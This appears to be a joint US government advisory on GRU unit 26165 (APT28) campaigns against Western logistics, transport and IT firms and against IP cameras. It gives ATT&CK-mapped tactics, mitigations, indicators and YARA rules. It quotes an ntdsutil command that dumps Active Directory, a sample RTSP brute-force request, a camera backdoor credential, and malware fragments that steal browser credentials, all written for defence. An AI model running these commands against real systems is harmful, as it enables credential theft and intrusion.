The GRU unit 26165 cyber campaign against Western logistics providers and technology companies has targeted dozens of entities, including government organizations and private/commercial entities across virtually all transportation modes: air, sea, and rail. These actors have targeted entities associated with the following verticals within NATO member states, Ukraine, and at international organizations: 

  •  Defense Industry
  • Transportation and Transportation Hubs (ports, airports, etc.)
  • Maritime
  • Air Traffic Management
  • IT Services

In the course of the targeting lifecycle, unit 26165 actors identified and conducted follow-on targeting of additional entities in the transportation sector that had business ties to the primary target, exploiting trust relationships to attempt to gain additional access [T1199].

The actors also conducted reconnaissance on at least one entity involved in the production of industrial control system (ICS) components for railway management, though a successful compromise was not confirmed [TA0043].

The countries with targeted entities include the following, as illustrated in Figure 1:

  • Bulgaria
  • Czech Republic
  • France
  • Germany
  • Greece
  • Italy
  • Moldova
  • Netherlands
  • Poland
  • Romania
  • Slovakia
  • Ukraine
  • United States
     
Map demonstrating Targeted Entities
Figure 1: Countries with Targeted Entities

Initial Access TTPs

To gain initial access to targeted entities, unit 26165 actors used several techniques to gain initial access to targeted entities, including (but not limited to):

The actors abused vulnerabilities associated with a range of brands and models of small office/home office (SOHO) devices to facilitate covert cyber operations, as well as proxy malicious activity via devices with geolocation in proximity to the target [T1665]. [2]

Credential Guessing/Brute Force

Unit 26165 actors’ credential guessing [T1110.001] operations in this campaign exhibit some similar characteristics to those disclosed in the previous CSA “Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments.” [3] Based on victim network investigations, the current iteration of this TTP employs a similar blend of anonymization infrastructure, including the use of Tor and commercial VPNs [T1090.003]. The actors frequently rotated the IP addresses used to further hamper detection. All observed connections were made via encrypted TLS [T1573]. 

Spearphishing

GRU unit 26165 actors’ spearphishing emails included links [T1566.002] leading to fake login pages impersonating a variety of government entities and Western cloud email providers’ webpages. These webpages were typically hosted on free third-party services or compromised SOHO devices and often used legitimate documents associated with thematically similar entities as lures. The subjects of spearphishing emails were diverse and ranged from professional topics to adult themes. Phishing emails were frequently sent via compromised accounts or free webmail accounts [T1586.002, T1586.003]. The emails were typically written in the target’s native language and sent to a single targeted recipient. 

Some campaigns employed multi-stage redirectors [T1104] verifying IP-geolocation [T1627.001] and browser fingerprints [T1627] to protect credential harvesting infrastructure or provide multifactor authentication (MFA) [T1111] and CAPTCHA relaying capabilities [T1056]. Connecting endpoints failing the location checks were redirected to a benign URL [T1627], such as msn.com. Redirector services used include:

  • Webhook[.]site
  • FrgeIO
  • InfinityFree
  • Dynu
  • Mocky
  • Pipedream
  • Mockbin[.]org

The actors also used spearphishing to deliver malware (including HEADLACE and MASEPIE) executables [T1204.002] delivered via third-party services and redirectors [T1566.002], scripts in a mix of languages [T1059] (including BAT [T1059.003] and VBScript [T1059.005]) and links to hosted shortcuts [T1204.001].

CVE Usage

Throughout this campaign, GRU unit 26165 weaponized an Outlook NTLM vulnerability (CVE-2023-23397) to collect NTLM hashes and credentials via specially crafted Outlook calendar appointment invitations [T1187]. [4],[5] These actors also used a series of Roundcube CVEs (CVE-2020-12641, CVE-2020-35730, and CVE-2021-44026) to execute arbitrary shell commands [T1059], gain access to victim email accounts, and retrieve sensitive data from email servers [T1114].

Since at least fall 2023, the actors leveraged a WinRAR vulnerability (CVE-2023-38831) allowing for the execution of arbitrary code embedded in an archive as a means of initial access [T1659]. The actors sent emails with malicious attachments [T1566.001] or embedded hyperlinks [T1566.002] that downloaded a malicious archive prepared using this CVE. 

Post-Compromise TTPs

After an initial compromise using one of the above techniques, unit 26165 actors conducted contact information reconnaissance to identify additional targets in key positions [T1589.002]. The actors also conducted reconnaissance of the cybersecurity department [T1591], individuals responsible for coordinating transport [T1591.004], and other companies cooperating with the victim entity [T1591.002].

The actors used native commands and open source tools, such as Impacket and PsExec, to move laterally within the environment [TA0008]. Multiple Impacket scripts were used as .exe files, in addition to the python versions, depending on the victim environment. The actors also moved laterally within the network using Remote Desktop Protocol (RDP) [T1021.001] to access additional hosts and attempt to dump Active Directory NTDS.dit domain databases [T1003.003] using native Active Directory Domain Services commands, such as in Figure 2: Example Active Directory Domain Services command:

Figure 2: Example Active Directory Domain Services command
C:\Windows\system32\ntdsutil.exe "activate instance ntds" ifm "create full C:\temp\[a-z]{3}" quit quit

Additionally, GRU unit 26165 actors used the tools Certipy and ADExplorer.exe to exfiltrate information from the Active Directory. The actors installed python [T1059.006] on infected machines to enable the execution of Certipy. Accessed files were archived in .zip files prior to exfiltration [T1560]. The actors attempted to exfiltrate archived data via a previously dropped OpenSSH binary [T1048].

Incident response investigations revealed that the actors would take steps to locate and exfiltrate lists of Office 365 users and set up sustained email collection. The actors used manipulation of mailbox permissions [T1098.002] to establish sustained email collection at compromised logistics entities, as detailed in a Polish Cybercommand blog. [6]

After initial authentication, unit 26165 actors would change accounts' folder permissions and enroll compromised accounts in MFA mechanisms to increase the trust-level of compromised accounts and enable sustained access [T1556.006]. The actors leveraged python scripts to retrieve plaintext passwords via Group Policy Preferences [T1552.006] using Get-GPPPassword.py and a modified ldap-dump.py to enumerate the Windows environment [T1087.002] and conduct a brute force password spray [T1110.003] via Lightweight Directory Access Protocol (LDAP). The actors would additionally delete event logs through the wevtutil utility [T1070.001].

After gaining initial access to the network, the actors pursued further access to accounts with access to sensitive information on shipments, such as train schedules and shipping manifests. These accounts contained information on aid shipments to Ukraine, including: 

  • sender,
  • recipient,
  • train/plane/ship numbers,
  • point of departure,
  • destination,
  • container registration numbers,
  • travel route, and
  • cargo contents. 

In at least one instance, the actors attempted to use voice phishing [T1566.004] to gain access to privileged accounts by impersonating IT staff.

Malware

Unit 26165’s use of malware in this campaign ranged from gaining initial access to establishing persistence and exfiltrating data. In some cases, the attack chain resulted in multiple pieces of malware being deployed in succession. The actors used dynamic link library (DLL) search order hijacking [T1574.001] to facilitate malware execution. There were a number of known malware variants tied to this campaign against logistics sector victims, including:

  • HEADLACE [7]
  • MASEPIE [8]

While other malware variants, such as OCEANMAP and STEELHOOK, [8] were not directly observed targeting logistics or IT entities, their deployment against victims in other sectors in Ukraine and other Western countries suggest that they could be deployed against logistics and IT entities should the need arise. 

Persistence

In addition to the abovementioned mailbox permissions abuse, unit 26165 actors also used scheduled tasks [T1053.005], run keys [T1547.001], and placed malicious shortcuts [T1547.009] in the startup folder to establish persistence. 

Exfiltration

GRU unit 26165 actors used a variety of methods for data exfiltration that varied based on the victim environment, including both malware and living off the land binaries. PowerShell commands [T1059.001] were often used to prepare data for exfiltration; for example, the actors prepared zip archives [T1560.001] for upload to their own infrastructure. 

The actors also used server data exchange protocols and Application Programming Interfaces (APIs) such as Exchange Web Services (EWS) and Internet Message Access Protocol (IMAP) [T1114.002] to exfiltrate data from email servers. In multiple instances, the actors used periodic EWS queries [T1119] to collect new emails sent and received since the last data exfiltration [T1029]. The actors typically used infrastructure in close geographic proximity to the victim. Long gaps between exfiltration, the use of trusted and legitimate protocols, and the use of local infrastructure allowed for long-term collection of sensitive data to go undetected. 

Connections to Targeting of IP Cameras

In addition to targeting logistics entities, unit 26165 actors likely used access to private cameras at key locations, such as near border crossings, military installations, and rail stations, to track the movement of materials into Ukraine. The actors also used legitimate municipal services, such as traffic cams. 

The actors targeted Real Time Streaming Protocol (RTSP) servers hosting IP cameras primarily located in Ukraine as early as March 2022 in a large-scale campaign, which included attempts to enumerate devices [T1592] and gain access to the cameras’ feeds [T1125]. Actor-controlled servers sent RTSP DESCRIBE requests destined for RTSP servers, primarily hosting IP cameras [T1090.002]. The DESCRIBE requests were crafted to obtain access to IP cameras located on logically distinct networks from that of the routers that received the request. The requests included Base64-encoded credentials for the RTSP server, which included publicly documented default credentials and likely generic attempts to brute force access to the devices [T1110]. An example of an RTSP request is shown in Figure 3.

Figure 3: Example RTSP request

DESCRIBE rtsp://[IP ADDRESS] RTSP/1.0

CSeq: 1

Authorization: Basic <Base64-encoded credentials>

User-Agent: WebClient

Accept: application/sdp


DESCRIBE rtsp://[IP ADDRESS] RTSP/1.0

CSeq: 2

Authorization: Digest username="admin", realm="[a-f0-9]{12}", algorithm="MD5", nonce="[a-f0-9]{32}", uri="", response="[a-f0-9]{32}"

User-Agent: WebClient

Accept: application/sdp

Successful RTSP 200 OK responses contained a snapshot of the IP camera's image and IP camera metadata such as video codec, resolution, and other properties depending on the IP camera's configuration. 

From a sample available to the authoring agencies of over 10,000 cameras targeted via this effort, the geographic distribution of victims showed a strong focus on cameras in Ukraine and border countries, as shown in Table 1:

Table 1: Geographic distribution of targeted IP cameras
Country Percentage of Total Attempts
Ukraine 81.0%
Romania 9.9%
Poland 4.0%
Hungary 2.8%
Slovakia 1.7%
Others 0.6%

Mitigation Actions

General Security Mitigations

Architecture and Configuration

  • Employ appropriate network segmentation [D3-NI] and restrictions to limit access and utilize additional attributes (such as device information, environment, and access path) when making access decisions [D3-AMED].
    • Consider Zero Trust principles when designing systems. Base product choices on how those products can solve specific risks identified as part of the end-to-end design. [9]
  • Ensure that host firewalls and network security appliances (e.g., firewalls) are configured to only allow legitimately needed data flows between devices and servers to prevent lateral movement [D3-ITF]. Alert on attempts to connect laterally between host devices or other unusual data flows.
  • Use automated tools to audit access logs for security concerns and identify anomalous access requests [D3-RAPA].
  • For organizations using on-premises authentication and email services, block and alert on NTLM/SMB requests to external infrastructure [D3-OTF].
  • Utilize endpoint, detection, and response (EDR) and other cybersecurity solutions on all systems, prioritizing high value systems with large amounts of sensitive data such as mail servers and domain controllers [D3-PM] first.
    • Perform threat and attack modeling to understand how sensitive systems may be compromised within an organization’s specific architecture and security controls. Use this to develop a monitoring strategy to detect compromise attempts and select appropriate products to enact this strategy.
  • Collect and monitor Windows logs for certain events, especially for events that indicate that a log was cleared unexpectedly [D3-SFA].
  • Enable optional security features in Windows to harden endpoints and mitigate initial access techniques [D3-AH]:
    • Enable attack surface reduction rules to prevent executable content from email [D3-ABPI].
    • Enable attack surface reduction rules to prevent execution of files from globally writeable directories, such as Downloads or %APPDATA% [D3-EAL].
    • Unless users are involved in the development of scripts, limit the local execution of scripts (such as batch scripts, VBScript, JScript/JavaScript, and PowerShell [10]) to known scripts [D3-EI], and audit execution attempts.
    • Disable Windows Host Scripting functionality and configure PowerShell to run in Constrained mode [D3-ACH].
  • Where feasible, implement allowlisting for applications and scripts to limit execution to only those needed for authorized activities, blocking all others by default [D3-EAL].
  • Consider using open source SIGMA rules as a baseline for detecting and alerting on suspicious file execution or command parameters [D3-PSA].
  • Use services that provide enhanced browsing services and safe link checking [D3-URA]. Significant reductions in successful spearphishing attempts were noted when email providers began offering link checking and automatic file detonation to block malicious content.
  • Where possible, block logins from public VPNs, including exit nodes in the same country as target systems, or, if they need to be allowed, alert on them for further investigation. Most organizations should not need to allow incoming traffic, especially logins to systems, from VPN services [D3-NAM].
  • Educate users to only use approved corporate systems for relevant government and military business and avoid the use of personal accounts on cloud email providers to conduct official business. Network administrators should also audit both email and web request logs to detect such activity.

Many organizations may not need to allow outgoing traffic to hosting and API mocking services, which are frequently used by GRU unit 26165. Organizations should consider alerting on or blocking the following services, with exceptions allowlisted for legitimate activity [D3-DNSDL].

  • *.000[.]pe
  • *.1cooldns[.]com
  • *.42web[.]io
  • *.4cloud[.]click
  • *.accesscan[.]org
  • *.bumbleshrimp[.]com
  • *.camdvr[.]org
  • *.casacam[.]net
  • *.ddnsfree[.]com
  • *.ddnsgeek[.]com
  • *.ddnsguru[.]com
  • *.dynuddns[.]com
  • *.dynuddns[.]net
  • *.free[.]nf
  • *.freeddns[.]org
  • *.frge[.]io
  • *.glize[.]com
  • *.great-site[.]net
  • *.infinityfreeapp[.]com
  • *.kesug[.]com
  • *.loseyourip[.]com
  • *.lovestoblog[.]com
  • *.mockbin[.]io
  • *.mockbin[.]org
  • *.mocky[.]io
  • *.mybiolink[.]io
  • *.mysynology[.]net
  • *.mywire[.]org
  • *.ngrok[.]io
  • *.ooguy[.]com
  • *.pipedream[.]net
  • *.rf[.]gd
  • *.urlbae[.]com
  • *.webhook[.]site
  • *.webhookapp[.]com
  • *.webredirect[.]org
  • *.wuaze[.]com

Heuristic detections for web requests to new subdomains, including of the above providers, may uncover malicious phishing activity [D3-DNRA]. Logging the requests for each sub-domain requested by users on a network, such as in DNS or firewall logs, may enable system administrators to identify new targeting and victims.

Identity and Access Management

Organizations should take measures to ensure strong access controls and mitigate against common credential theft techniques: 

  • Use MFA with strong factors, such as passkeys or PKI smartcards, and require regular re-authentication [D3-MFA]. [11], [12] Strong authentication factors are not guessable using dictionary techniques, so they resist brute force attempts.
  • Implement other mitigations for privileged accounts: including limiting the number of admin accounts, considering using hardware MFA tokens, and regularly reviewing all privileged user accounts [D3-JFAPA].
  • Separate privileged accounts by role and alert on misuse of privileged accounts [D3-UAP]. For example, email administrator accounts should be different from domain administrator accounts.
  • Reduce reliance on passwords; instead, consider using services like single sign-on [D3-TBA].
    • For organizations using on-premises authentication and email services, plan to disable NTLM entirely and migrate to more robust authentication processes such as PKI certificate authentication.
  • Do not store passwords in Group Policy Preferences (GPP). Remove all passwords previously included in GPP and change all passwords on the corresponding accounts [D3-CH]. [13]
  • Use account throttling or account lockout [D3-ANET]:
    • Throttling is preferred to lockout. Throttling progressively increases time delay between successive login attempts.
    • Account lockout can leave legitimate users unable to access their accounts and requires access to an account recovery process.
    • Account lockout can provide a malicious actor with an easy way to launch a Denial of Service (DoS).
    • If using lockout, then allowing 5 to 10 attempts before lockout is recommended.
  • Use a service to check for compromised passwords before using them [D3-SPP]. For example, “Have I Been Pwned” can be used to check whether a password has been previously compromised without disclosing the potential password.
  • Change all default credentials [D3-CRO] and disable protocols that use weak authentication (e.g., clear-text passwords or outdated and vulnerable authentication or encryption protocols) or do not support multi-factor authentication [D3-ACH] [D3-ET]. Always configure access controls carefully to ensure that only well-maintained and well-authenticated accounts have access. [13]

IP Camera Mitigations

The following mitigation techniques for IP cameras can be used to defend against this type of malicious activity:

  • Ensure IP cameras are currently supported. Replace devices that are out of support.
  • Apply security patches and firmware updates to all IP cameras [D3-SU].
  • Disable remote access to the IP camera, if unnecessary [D3-ITF].
  • Ensure cameras are protected by a security appliance, if possible, such as by using a firewall to prevent communication with the camera from IP addresses not on an allowlist [D3-NAM].
  • If remote access to IP camera feeds is required, ensure authentication is enabled [D3-AA] and use a VPN to connect remotely [D3-ET]. Use MFA for management accounts if supported [D3-MFA].
  • Disable Universal Plug and Play (UPnP), Peer-to-Peer (P2P), and Anonymous Visit features on IP cameras and routers [D3-NI].
  • Turn off other ports/services not in use (e.g., FTP, web interface, etc.) [D3-ACH].
  • If supported, enable authenticated RTSP access only [D3-AA].
  • Review all authentication activity for remote access to make sure it is valid and expected [D3-UBA]. Investigate any unexpected or unusual activity.
  • Audit IP camera user accounts to ensure they are an accurate reflection of your organization and that they are being used as expected [D3-UAP].
  • Configure, tune, and monitor logging—if available—on the IP camera.

Indicators of Compromise (IOCs)

Note: Specific IoCs may no longer be actor controlled, may themselves be compromised infrastructure or email accounts, or may be shared infrastructure such as public VPN or Tor exit nodes. Care should be taken when basing triaging logs or developing detection rules on these indicators. GRU unit 26165 almost certainly uses extensive further infrastructure and TTPs not specifically listed in this report.

Utilities and scripts

Legitimate utilities

Unauthorized or unusual use of the following legitimate utilities can be an indication of a potential compromise:

  • ntdsutil – A legitimate Windows executable used by threat actors to export contents of Active Directory
  • wevtutil – A legitimate Windows executable used by threat actors to delete event logs
  • vssadmin – A legitimate Windows executable possibly used by threat actors to make a copy of the server’s C: drive
  • ADexplorer – A legitimate window executable to view, edit, and backup Active Directory Certificate Services
  • OpenSSH – The Windows version of a legitimate open source SSH client
  • schtasks – A legitimate Windows executable used to create persistence using scheduled tasks
  • whoami – A legitimate Windows executable used to retrieve the name of the current user
  • tasklist – A legitimate Windows executable used to retrieve the list of running processes
  • hostname – A legitimate Windows executable used to retrieve the device name
  • arp – A legitimate Windows executable used to retrieve the ARP table for mapping the network environment
  • systeminfo – A legitimate Windows executable used to retrieve a comprehensive summary of device and operating system information
  • net – A legitimate Windows executable used to retrieve detailed user information
  • wmic – A legitimate Windows executable used to interact with Windows Management Instrumentation (WMI), such as to retrieve letters assigned to logical partitions on storage drives
  • cacls – A legitimate Windows executable used to modify permissions on files
  • icacls – A legitimate Windows executable used to modify permissions to files and handle integrity levels and ownership
  • ssh – A legitimate Windows executable used to establish network shell connections
  • reg – A legitimate Windows executable used to add to or modify the system registry 

Note: Additional heuristics are needed for effective hunting for these and other living off the land (LOTL) binaries to avoid being overwhelmed by false positives if these legitimate management tools are used regularly. See the joint guide, Identifying and Mitigating Living Off the Land Techniques, for guidance on developing a multifaceted cybersecurity strategy that enables behavior analytics, anomaly detection, and proactive hunting, which are part of a comprehensive approach to mitigating cyber threats that employ LOTL techniques.

Malicious scripts

  • Certipy – An open source python tool for enumerating and abusing Active Directory Certificate Services
  • Get-GPPPassword.py – An open source python script for finding insecure passwords stored in Group Policy Preferences
  • ldap-dump.py – A script for enumerating user accounts and other information in Active Directory
  • Hikvision backdoor string: “YWRtaW46MTEK”

Suspicious command lines

While the following utilities are legitimate, and using them with the command lines shown may also be legitimate, these command lines are often used during malicious activities and could be an indication of a compromise:

  • edge.exe “-headless-new -disable-gpu”
  • ntdsutil.exe "activate instance ntds" ifm "create full C:\temp\[a-z]{3}" quit quit
  • ssh -Nf
  • schtasks /create /xml

Outlook CVE Exploitation IOCs

  • md-shoeb@alfathdoor[.]com[.]sa
  • jayam@wizzsolutions[.]com
  • accounts@regencyservice[.]in
  • m.salim@tsc-me[.]com
  • vikram.anand@4ginfosource[.]com
  • mdelafuente@ukwwfze[.]com
  • sarah@cosmicgold469[.]co[.]za
  • franch1.lanka@bplanka[.]com
  • commerical@vanadrink[.]com
  • maint@goldenloaduae[.]com
  • karina@bhpcapital[.]com
  • tv@coastalareabank[.]com
  • ashoke.kumar@hbclife[.]in
  • 213[.]32[.]252[.]221
  • 124[.]168[.]91[.]178
  • 194[.]126[.]178[.]8
  • 159[.]196[.]128[.]120

Commonly Used Webmail Providers

  • portugalmail[.]pt
  • mail-online[.]dk
  • email[.]cz
  • seznam[.]cz

Malicious Archive Filenames Involving CVE-2023-38831

  • calc.war.zip
  • news_week_6.zip
  • Roadmap.zip
  • SEDE-PV-2023-10-09-1_EN.zip
  • war.zip
  • Zeyilname.zip

Brute Forcing IP Addresses

Disclaimer: These IP addresses date June 2024 through August 2024. The authoring agencies recommend organizations investigate or vet these IP addresses prior to taking action, such as blocking.

June 2024 July 2024 August 2024
192[.]162[.]174[.]94 207[.]244[.]71[.]84 31[.]135[.]199[.]145 79[.]184[.]25[.]198 91[.]149[.]253[.]204  
103[.]97[.]203[.]29 162[.]210[.]194[.]2 31[.]42[.]4[.]138 79[.]185[.]5[.]142 91[.]149[.]254[.]75  
209[.]14[.]71[.]127   46[.]112[.]70[.]252 83[.]10[.]46[.]174 91[.]149[.]255[.]122  
109[.]95[.]151[.]207   46[.]248[.]185[.]236 83[.]168[.]66[.]145 91[.]149[.]255[.]19  
    64[.]176[.]67[.]117 83[.]168[.]78[.]27 91[.]149[.]255[.]195  
    64[.]176[.]69[.]196 83[.]168[.]78[.]31   91[.]221[.]88[.]76  
    64[.]176[.]70[.]18 83[.]168[.]78[.]55   93[.]105[.]185[.]139  
    64[.]176[.]70[.]238 83[.]23[.]130[.]49   95[.]215[.]76[.]209  
    64[.]176[.]71[.]201 83[.]29[.]138[.]115   138[.]199[.]59[.]43  
    70[.]34[.]242[.]220 89[.]64[.]70[.]69   147[.]135[.]209[.]245  
    70[.]34[.]243[.]226 90[.]156[.]4[.]204   178[.]235[.]191[.]182  
    70[.]34[.]244[.]100 91[.]149[.]202[.]215   178[.]37[.]97[.]243  
    70[.]34[.]245[.]215 91[.]149[.]203[.]73   185[.]234[.]235[.]69  
    70[.]34[.]252[.]168 91[.]149[.]219[.]158 192[.]162[.]174[.]67  
    70[.]34[.]252[.]186 91[.]149[.]219[.]23   194[.]187[.]180[.]20  
    70[.]34[.]252[.]222 91[.]149[.]223[.]130   212[.]127[.]78[.]170  
    70[.]34[.]253[.]13 91[.]149[.]253[.]118 213[.]134[.]184[.]167
    70[.]34[.]253[.]247   91[.]149[.]253[.]198    
    70[.]34[.]254[.]245 91[.]149[.]253[.]20    

Detections

Customized NTLM listener

rule APT28_NTLM_LISTENER {

       meta:

              description = "Detects NTLM listeners including APT28's custom one"


       strings:

              $command_1 = "start-process powershell.exe -WindowStyle hidden"

              $command_2 = "New-Object System.Net.HttpListener"

              $command_3 = "Prefixes.Add('http://localhost:8080/')"

              $command_4 = "-match 'Authorization'"

              $command_5 = "GetValues('Authorization')"

              $command_6 = "Request.RemoteEndPoint.Address.IPAddressToString"

              $command_7 = "@(0x4e,0x54,0x4c,0x4d, 0x53,0x53,0x50,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x28,0x00,0x00,0x01,0x82,0x00,0x00,0x11,0x22,0x33,0x44,0x55,0x66,0x77,0x88,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00)"

              $command_8 = ".AllKeys"


              $variable_1 = "$NTLMAuthentication" nocase

              $variable_2 = "$NTLMType2" nocase

              $variable_3 = "$listener" nocase

              $variable_4 = "$hostip" nocase

              $variable_5 = "$request" nocase

              $variable_6 = "$ntlmt2" nocase

              $variable_7 = "$NTLMType2Response" nocase

              $variable_8 = "$buffer" nocase


       condition:

              5 of ($command_*) 

              or

              all of ($variable_*)

}

HEADLACE shortcut

rule APT28_HEADLACE_SHORTCUT {

       meta:

              description = "Detects the HEADLACE backdoor shortcut dropper. Rule is meant for threat hunting."


       strings:

              $type = "[InternetShortcut]" ascii nocase

              $url  = "file://"

              $edge = "msedge.exe"

              $icon = "IconFile"


       condition:

              all of them

}

HEADLACE credential dialogbox phishing 

rule APT28_HEADLACE_CREDENTIALDIALOG {

       meta:

              description = "Detects scripts used by APT28 to lure user into entering credentials"


       strings:

              $command_1 = "while($true)"

              $command_2 = "Get-Credential $(whoami)"

              $command_3 = "Add-Content"

              $command_4 = ".UserName"

              $command_5 = ".GetNetworkCredential().Password"

              $command_6 = "GetNetworkCredential().Password.Length -ne 0"


       condition:

              5 of them

}

HEADLACE core script

rule APT28_HEADLACE_CORE {

       meta:

              description = "Detects HEADLACE core batch scripts"


       strings:

              $chcp = "chcp 65001" ascii

              $headless = "start \"\" msedge --headless=new --disable-gpu" ascii


              $command_1 = "taskkill /im msedge.exe /f" ascii

              $command_2 = "whoami>\"%programdata%" ascii

              $command_3 = "timeout" ascii

              $command_4 = "copy \"%programdata%\\" ascii


              $non_generic_del_1 = "del /q /f \"%programdata%" ascii

              $non_generic_del_3 = "del /q /f \"%userprofile%\\Downloads\\" ascii


              $generic_del = "del /q /f" ascii


       condition:

              (

                      $chcp 

                      and 

                      $headless

              )

              and

              (

                      1 of ($non_generic_del_*)

                      or

                      ($generic_del)

                      or

                      3 of ($command_*)

              )

}

MASEPIE

rule APT28_MASEPIE {

       meta:

              description = "Detects MASEPIE python script"


       strings:

              $masepie_unique_1 = "os.popen('whoami').read()"

              $masepie_unique_2 = "elif message == 'check'"

              $masepie_unique_3 = "elif message == 'send_file':"

              $masepie_unique_4 = "elif message == 'get_file'"

              $masepie_unique_5 = "enc_mes('ok'"

              $masepie_unique_6 = "Bad command!'.encode('ascii'"

              $masepie_unique_7 = "{user}{SEPARATOR}{k}"

              $masepie_unique_8 = "raise Exception(\"Reconnect"


       condition:

              3 of ($masepie_unique_*)

}

STEELHOOK

rule APT28_STEELHOOK {

       meta:

              description = "Detects APT28's STEELHOOK powershell script"


       strings:

              $s_1 = "$($env:LOCALAPPDATA\\\\Google\\\\Chrome\\\\User Data\\\\Local State)"

              $s_2 = "$($env:LOCALAPPDATA\\\\Google\\\\Chrome\\\\User Data\\\\Default\\\\Login Data)"


              $s_3 = "$($env:LOCALAPPDATA\\\\Microsoft\\\\Edge\\\\User Data\\\\Local State)"

              $s_4 = "$($env:LOCALAPPDATA\\\\Microsoft\\\\Edge\\\\User Data\\\\Default\\\\Login Data)"


              $s_5 = "os_crypt.encrypted_key"

              $s_6 = "System.Security.Cryptography.DataProtectionScope"

              $s_7 = "[system.security.cryptography.protectdata]::Unprotect"

              $s_8 = "Invoke-RestMethod"


       condition:

              all of them

}

PSEXEC

rule GENERIC_PSEXEC {

       meta:

              description = "Detects SysInternals PSEXEC executable"


       strings:

              $sysinternals_1 = "SYSINTERNALS SOFTWARE LICENCE TERMS"

              $sysinternals_2 = "/accepteula"

              $sysinternals_3 = "Software\\Sysinternals"


              $network_1 = "\\\\%s\\IPC$"

              $network_2 = "\\\\%s\\ADMIN$\\%s"

              $network_3 = "\\Device\\LanmanRedirector\\%s\\ipc$"


              $psexec_1 = "PSEXESVC"

              $psexec_2 = "PSEXEC-{}-"

              $psexec_3 = "Copying %s to %s..."

              $psexec_4 = "gPSINFSVC"


       condition:

              (

                      ( uint16( 0x0 ) ==0x5a4d )

                      and

                      ( uint16( uint32( 0x3c )) == 0x4550 )

              )

              and 

                      filesize < 1024KB

              and

              (

                      ( any of ($sysinternals_*) and any of ($psexec_*) )

                      or

                      ( 2 of ($network_*) and 2 of ($psexec_*))

              )

}

Cybersecurity Industry Tracking 

The cybersecurity industry provides overlapping cyber threat intelligence, IOCs, and mitigation recommendations related to GRU unit 26165 cyber actors. While not all encompassing, the following are the most notable threat group names related under MITRE ATT&CK G0007 and commonly used within the cybersecurity community: 

  • APT28 [14]
  • Fancy Bear [14]
  • Forest Blizzard [14]
  • Blue Delta [15]

Note: Cybersecurity companies have different methods of tracking and attributing cyber actors, and this may not be a 1:1 correlation to the U.S. government’s understanding for all activity related to these groupings.

Further Reference

To search for the presence of malicious email messages targeting CVE-2023-23397, network defenders may consider using the script published by Microsoft: https://aka.ms/CVE-2023-23397ScriptDoc

For the Impacket TTP, network defenders may consider using the following publicly available Impacket YARA detection rule:
https://github.com/Neo23x0/signature-base/blob/master/yara/gen_impacket_tools.yar

Works Cited

[1] Microsoft. Defending Ukraine: Early Lessons from the Cyber War. 2022. https://blogs.microsoft.com/on-the-issues/2022/06/22/defending-ukraine-early-lessons-from-the-cyber-war/  
[2] FBI et al. Russian Cyber Actors Use Compromised Routers to Facilitate Cyber Operations. 2024. https://media.defense.gov/2024/Feb/27/2003400753/-1/-1/0/CSA-Russian-Actors-Use-Routers-Facilitate-Cyber_Operations.PDF   
[3] NSA et al. Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments. 2021. https://media.defense.gov/2021/Jul/01/2002753896/-1/-1/0/CSA_GRU_GLOBAL_BRUTE_FORCE_CAMPAIGN_UOO158036-21.PDF 
[4] ANSSI. Campagnes d'attaques du mode opératoire APT28 depuis 2021. 2023. https://cert.ssi.gouv.fr/cti/CERTFR-2023-CTI-009/  
[5] ANSSI. Targeting and compromise of french entities using the APT28 intrusion set. 2025. https://cert.ssi.gouv.fr/cti/CERTFR-2025-CTI-007/   
[6] Polish Cyber Command. Detecting Malicious Activity Against Microsoft Exchange Servers. 2023. https://www.wojsko-polskie.pl/woc/articles/aktualnosci-w/detecting-malicious-activity-against-microsoft-exchange-servers/ 
[7] IBM. Israel-Hamas Conflict Lures to Deliver Headlace Malware. 2023. https://securityintelligence.com/x-force/itg05-ops-leverage-israel-hamas-conflict-lures-to-deliver-headlace-malware/ 
[8] CERT-UA. APT28: From Initial Attack to Creating Domain Controller Threats in an Hour. 2023. https://cert.gov.ua/article/6276894 
[9] NSA. Embracing a Zero Trust Security Model. 2021. https://media.defense.gov/2021/Feb/25/2002588479/-1/-1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF  
[10] NSA et al. Keeping PowerShell: Security Measures to Use and Embrace. 2022. https://media.defense.gov/2022/Jun/22/2003021689/-1/-1/0/CSI_KEEPING_POWERSHELL_SECURITY_MEASURES_TO_USE_AND_EMBRACE_20220622.PDF 
[11] National Institute of Standards and Technology (NIST). Special Publication 800-63B: Digital Identity Guidelines – Authentication and Lifecycle Management. 2020. https://pages.nist.gov/800-63-3/sp800-63b.html 
[12] NSA. Selecting Secure Multi-factor Authentication Solutions. October 16, 2020. https://media.defense.gov/2024/Jul/31/2003515137/-1/-1/0/MULTIFACTOR_AUTHENTICATION_SOLUTIONS_UOO17091520.PDF  
[13] NSA and CSA. NSA and CISA Red and Blue Teams Share Top Ten Cybersecurity Misconfigurations. 2023. https://media.defense.gov/2023/Oct/05/2003314578/-1/-1/0/JOINT_CSA_TOP_TEN_MISCONFIGURATIONS_TLP-CLEAR.PDF 

[14] Department of Justice. Justice Department Conducts Court-Authorized Disruption of Botnet Controlled by the Russian Federation’s Main Intelligence Directorate of the General Staff (GRU). 2024. https://www.justice.gov/archives/opa/pr/justice-department-conducts-court-authorized-disruption-botnet-controlled-russian  
[15] Recorded Future. GRU’s BlueDelta Targets Key Networks in Europe with Multi-Phase Espionage Campaigns. 2024. https://go.recordedfuture.com/hubfs/reports/CTA-RU-2024-0530.pdf  
 

Disclaimer of endorsement

The information and opinions contained in this document are provided "as is" and without any warranties or guarantees. Reference herein to any specific commercial products, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the United States Government, and this guidance shall not be used for advertising or product endorsement purposes.

Purpose

This document was developed in furtherance of the authoring agencies’ cybersecurity missions, including their responsibilities to identify and disseminate threats and to develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact

United States organizations

  • National Security Agency (NSA)
  • Cybersecurity and Infrastructure Security Agency (CISA) and Federal Bureau of Investigation (FBI)
